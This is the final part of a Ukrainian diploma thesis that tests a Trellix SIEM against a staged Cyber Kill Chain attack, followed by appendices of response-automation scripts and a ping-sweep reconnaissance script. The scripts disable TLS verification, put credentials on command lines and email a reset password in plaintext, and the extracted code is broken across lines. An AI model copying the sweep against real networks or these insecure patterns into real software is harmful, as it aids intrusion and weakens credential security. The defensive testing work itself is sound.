


Рисунок 5.22 – Електронний лист з автоматично згенерованим та зміненим паролем доменного користувача

5.2.6 Аналіз результатів протидії етапу «Дії над об'єктом»

У результаті відпрацювання Trellix ENS системи було автоматично назначено мітку «Isolated», що призвело до блокування усіх мережевих з'єднань окрім з'єднань з системами Trellix та блокування передачі будь-яких даних на змінні носії. Також варто зауважити, що отримані RDP та Meterpreter-сесії заблокувалися, тобто хакер втратив контроль над системами. Назначена мітка зображена на рисунку 5.23.

Systems		Assigned Policies		Assigned Client Tasks		Group Details		Agent Deployment	
Preset:		Custom:		Quick find:					
This Group and All Subgroups		None		WIN-ENS-EDR-1		Apply		Clear	
								Show selected rows	
	☐	System Name		Managed State		Tags		IP address	
	☐	WIN-ENS-EDR-1		Managed		Hardened, <u>Isolated</u> , Workstation		192.168.208.111	
								AS	

Рисунок 5.23 – Автоматично назначена мітка «Isolated», що призвела до відключення усіх мережевих з'єднань крім з'єднань Trellix

Також було автоматично згенеровано звіт «DLP Report», який містить необхідну інформацію для початку розслідування інциденту. На рисунку 5.24 зображено цей звіт.




Рисунок 5.24 – Автоматично згенерований звіт «DLP Report»

Висновки до розділу 5

У цьому розділі було проведено кібератаку, що втілювала кожен з етапів Cyber Kill Chain. Trellix SIEM зумів виявити кожен з них, а також у деяких випадках завдяки автоматизації:

- Згрупував дані для початку розслідування інциденту;
- Відновив системні ресурси у початковий стан;
- Провів блокування атаки у реальному часі.

Trellix SIEM повністю виправдав надії та виконав усі поставлені задачі.

ВИСНОВКИ

В даній дипломній роботі було розглянуто важливість побудови SOC, в якому SIEM-системи є ключовим елементом, бо вони забезпечують безпрецедентну видимість даних, можливості виявлення досі невидимих шаблонів поведінки а також мають можливості адаптації до постійних змін.

Розглянуто особливості Trellix SIEM, а саме: модульну архітектуру, можливості збору даних з різних джерел подій, можливості кореляції, а також можливості реагування на інциденти в автоматичному режимі.

Було розроблено та застосовано методологію тестування ефективності SIEM-систем, яка складається об'єднаних методологій «Purple team» та Cyber Kill Chain. Такий підхід дозволяє краще розуміти дії зловмисників, постійно тестувати налаштовані політики та покращувати власні аналітичні можливості.

Також було проведено конфігурацію Trellix SIEM, завдяки чому він став адаптивною системою з можливостями автоматизації процесів безпеки. Це стало можливим завдяки підключенню різноманітних джерел подій через різні інтерфейси, а саме через протокол Syslog, WMI, та через бази даних. Не менш важливим є отримання нових індикаторів компрометації, пошук яких автоматично відбувається як у минулому, так і у теперішньому.

Також було здійснено розгортання та конфігурацію та забезпечення безпеки серверу автоматизації, завдяки ресурсам якого стало можливим виконувати більш складні сценарії автоматизації.

Було досліджено такі методи виявлення аномалій: кореляція подій, відхилення від базової лінії та надмірна кількість подій.

Також було розроблено сценарії автоматизації, які дозволяють скоротити час на реагування на загрози безпеки та швидше відновлювати нормальну роботу систем.

Отримана конфігурація була протестована розробленою методологією, у результаті, можна сказати, що Trellix SIEM пройшов тестування на відмінно.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАНЬ

1. McAfee Enterprise Security Manager Data Source Configuration [Електронний ресурс]. – 2021. – Режим доступу до ресурсу:
<https://docs.trellix.com/bundle/enterprise-security-manager-data-sources-configuration-reference-guide>.
2. McAfee Enterprise Security Manager 11.5.x Product Guide [Електронний ресурс]. – 2021. – Режим доступу до ресурсу:
<https://docs.trellix.com/bundle/enterprise-security-manager-11.5.x-product-guide>.
3. The Operational Role of Security Information and Event Management Systems [Електронний ресурс] / Sandeep Bhatt, Pratyusa K. Manadhata, Loai Zomlot // IEEE. – 2014. – Режим доступу до ресурсу:
<https://ieeexplore.ieee.org/abstract/document/6924640>.
4. HOLMES: Real-Time APT Detection through Correlation of Suspicious Information Flows [Електронний ресурс] / Sadegh M, Rigel Gjomemo, Birhanu Eshete, R. Sekar, V.N. Venkatakrishnan // IEEE. – 2019. – Режим доступу до ресурсу: <https://ieeexplore.ieee.org/abstract/document/8835390>.
5. Evaluation of open source SIEM for situation awareness platform in the smart grid environment [Електронний ресурс] / Rafał Leszczyna; Michał R. Wróbel // IEEE. – 2015. – Режим доступу до ресурсу:
<https://ieeexplore.ieee.org/abstract/document/7160577>.
6. 9 Best SIEM Tools: A Guide to Security Information and Event Management [Електронний ресурс] / Tim Keary – Режим доступу до ресурсу:
<https://www.comparitech.com/netadmin/siem-tools/>
7. Методика порівняння ефективності сучасних SIEM-систем [Електронний ресурс] / Столова О. В. – Режим доступу:
<https://ela.kpi.ua/bitstream/123456789/20810/1/13.%D0%A1%D1%82%D0%BE%D0%BB%D0%BE%D0%B2%D0%B0.163-164.pdf>
8. Technical Aspects of Cyber Kill Chain [Електронний ресурс] / Tarun Yadav – 2015 – Режим доступу до ресурсу:

https://www.researchgate.net/publication/281148852_Technical_Aspects_of_Cyber_Kill_Chain

9. Cyber Kill Chain Analysis [Электронный ресурс] / Ioan-Cosmin Mihai – 2014 – Режим доступа до ресурсу:

https://www.researchgate.net/publication/290832682_Cyber_Kill_Chain_Analysis

10. Security Automation in Information Technology [Электронный ресурс] / Sikender Mohsienuddin Mohammad – 2018 – Режим доступа до ресурсу:

https://www.researchgate.net/publication/342977281_Security_Automation_in_Information_Technology

ДОДАТКИ

Додаток А ePO_Report_Generator.py

```

import paramiko
import time
import sys
import os

if __name__ == "__main__":
    # Connect via SSH
    cl = paramiko.SSHClient()
    cl.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    cl.connect("<IP адреса серверу Trellix ePO>", port=22,
username="siem.automation", password="<Пароль користувача>",
look_for_keys=False, allow_agent=False)

    # Run Server Task via Web API

    if len(sys.argv) < 2:
        print("Error: no arguments detected! Try to use this
arguments:\n\tePO_Report_Generator.py /ENS\t- to create "
        "ENS Threat Report;\n\tePO_Report_Generator.py /NSP\t- to create NSP
Threat "
        "Report;\n\tePO_Report_Generator.py /DLP\t- to create DLP Report.")
        exit()
    elif sys.argv[1] == "/ENS":
        print("Creating ENS Threat Report for last 24 hours...")
        os.system('curl -k -u AS: <Пароль користувача> https:// <IP адреса серверу
Trellix ePO>remote/scheduler.runServerTask?taskId=87 >nul')
        time.sleep(5)
    elif sys.argv[1] == "/NSP":
        print("Creating NSP Threat Report for last 24 hours...")
        os.system('curl -k -u AS: <Пароль користувача> https:// <IP адреса серверу
Trellix ePO>remote/scheduler.runServerTask?taskId=92 >nul')
        time.sleep(5)
    elif sys.argv[1] == "/DLP":
        print("Creating DLP Report for last 24 hours...")
        os.system('curl -k -u AS: <Пароль користувача> https:// <IP адреса серверу
Trellix ePO>remote/scheduler.runServerTask?taskId=93 >nul')
        time.sleep(5)

```

```

else:
    print("Error: invalid arguments! Try to use this
arguments:\n\tePO_Report_Generator.py /ENS\t- to create "
        "ENS Threat Report;\n\tePO_Report_Generator.py /NSP\t- to create NSP
Threat "
        "Report;\n\tePO_Report_Generator.py /DLP\t- to create DLP Report.")
    exit()

# Find last report
stdin, stdout, stderr = cl.exec_command('powershell -command "Get-ChildItem
c:\reports | Where{$_.LastWriteTime '
                                '-gt (Get-Date).AddMinutes(-2)} | select Name"')
lastReport = stdout.read().decode("utf-8").strip()

if lastReport == "\n":
    print("Report not found! Exiting...")
    exit()
else:
    lastReport = lastReport.strip().split("\r\n")
    lastReport = lastReport[2]
    print(f"Report {lastReport} found!")

# Check if "dd-mm-yyyy" folder exists
stdin, stdout, stderr = cl.exec_command('powershell -command "$Folder = (Get-
Date).ToString(\'dd-MM-yyyy\'); '
                                'Test-Path -Path C:\\Users\\AS\\Reports\\$Folder"')
reportFolderExists = stdout.read().decode("utf-8")
reportFolderExists = ".join(reportFolderExists.split())

if reportFolderExists == "True":
    print("Report folder found!")
    stdin, stdout, stderr = cl.exec_command('powershell -command "echo (Get-
Date).ToString(\'dd-MM-yyyy\')"')
    reportFolder = stdout.read().decode("utf-8")

# Create folder "dd-mm-yyyy" if not exists
elif reportFolderExists == "False":
    print("Report folder not found. Creating...")
    stdin, stdout, stderr = cl.exec_command('powershell -command "$folderName =
(Get-Date).ToString(
                                \'dd-MM-yyyy\'); New-Item -ItemType Directory -Path
,
                                \'C:\\Users\\AS\\Reports\' -Name $FolderName | select
Name"')

```

```

reportFolder = stdout.read().decode("utf-8")
reportFolder = reportFolder.strip().split("\r\n")
reportFolder = reportFolder[2]

else:
    print("Report Folder Error! Exiting...")
    exit()

# Copy last report to created folder
print("Copying report to Report Folder ...")
stdin, stdout, stderr = cl.exec_command(f'copy "C:\\reports\\{lastReport}"'
\\C:\\Users\\AS\\Reports\\{reportFolder}\\{lastReport}")
print(stdout.read().decode("utf-8").strip())

# Close SSH session
cl.close()

```

Додаток Б Apply_Tag.py

```

import sys
import os

if __name__ == "__main__":
    if len(sys.argv) < 3:
        print("Error: not enough arguments detected! Try to use this
arguments:\n\tApply_Tag.py /Isolated HostName"
        "System_Name\t- to close all network connections except those to
Trellix;\n\tApply_Tag.py /Hardened "
        "System_Name\t- to apply the most secure policies to selected system.")
        exit()

    # Normalize hostname
    host = sys.argv[2]
    host = host.replace("\\", "")

    if sys.argv[1] == "/Isolated":
        print(f"Applying \"Isolated\" tag to {host}...")
        os.system(f'curl -k -u AS: <Пароль користувача> "https:// <IP адреса серверу
Trellix ePO>remote/system.applyTag?names={host}&tagID=10" >nul')
    elif sys.argv[1] == "/Hardened":
        print(f"Applying \"Hardened\" tag to {host}...")

```

```

os.system(f'curl -k -u AS: <Пароль користувача> "https:// <IP адреса серверу
Trellix ePO>remote/system.applyTag?names={host}&tagID=11" >nul')
else:
    print("Error: invalid arguments! Try to use this arguments:\n\tApply_Tag.py
/Isolated HostName"
        "System_Name\t- to close all network connections except those to
Trellix;\n\tApply_Tag.py /Hardened "
        "System_Name\t- to apply the most secure policies to selected system.")
    exit()

```

Додаток В

Remediation_Reputation_Change.py

```

import os
import sys
import base64
import winreg

if __name__ == "__main__":
    if len(sys.argv) < 4:
        print("Error: not enough arguments detected! Please, enter the registry path,
startup file name and sha1 hash.")
        exit()

    # Remediation
    reg_path = sys.argv[1][5:]
    open_key = winreg.OpenKey(winreg.HKEY_CURRENT_USER, reg_path, 0,
winreg.KEY_ALL_ACCESS)
    winreg.DeleteValue(open_key, "Siem_Diplom")
    open_key.Close()

    userprofile = os.environ.pop('userprofile')
    filename = sys.argv[2]

```

```

os.remove(f'{userprofile}\\AppData\\Roaming\\Microsoft\\Windows\\Start
Menu\\Programs\\Startup\\{filename}')

# Set Reputation "Most Likely Malicious"
# Encode hash with base64
sha1 = base64.b64encode(sys.argv[3].encode())

# Send hash reputation to TIE Server
os.system(f'curl -k -u AS: <Пароль користувача> "https:// <IP адреса серверу
Trellix ePO>remote/tie.setReputations?fileReps=%5B%7B'
        f'%22comment%22%3A%22SIEM-
generated%20reputation%22%2C%22sha1%22%3A%22{sha1}%3D%3D%22%2C
%22reputation%22'
        f'%3A%2230%22%7D%5D" >nul')

```

Додаток Г Change_Password.py

```

import password_generator
from pyad import *
import smtplib
from email.mime.text import MIMEText
import sys

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print("Error: no arguments detected! Please, enter the user name to change the
password ")
        exit()

    username = sys.argv[1]
    username.replace("\\", "")

    # Generate new password
    new_password = password_generator.generate(length=24)

```

```

print(new_password)

# Change password
pyad.set_defaults(ldap_server="dc007.bakorab.local",
username="siem.automation", password="<Пароль користувача>")
user =
aduser.ADUser(distinguished_name=f"CN={username},OU=Users,OU=Trellix,DC=
bakorab,DC=local")
user.set_password(new_password)
print("Password was successfully changed!")

# Send Email with new password
sender = 'callboy_chignik@slmail.me'

receiver = 'Oleksandr.Sharuiev@bakotech.com'
port = 2525

msg = MIMEText(f'Administrator,\n\nAn attack on {username} account
credentials was detected!\n\nThe password '
                f'was automatically changed to {new_password}\n\nPlease inform the
affected user about the new '
                f'password.\n\nBest Regards,\n\nTrellix SIEM.')

msg['Subject'] = 'Credentials attack detected!'
msg['From'] = 'Trellix SIEM Automation'
msg['To'] = receiver

with smtplib.SMTP('smtp.elasticemail.com', port) as server:
    server.login(sender, 'Пароль SMTP-серверу>')
    server.sendmail(sender, receiver, msg.as_string())
    print("Successfully sent email!")

```

Додаток Д **host_sweep.sh**

```

#!/bin/bash
rm ~/scans/scan0
for i in {1..254}
do
    screen=$(timeout 0.07 ping -n -c 1 192.168.***.$i | grep -e 127 -e 128 | awk
'{print $4}' | cut -d":" -f1)
    if [[ $screen =~ [0-9] ]]; then
        echo $screen >> ~/scans/scan0
        echo $screen
    fi
done

```

fi
done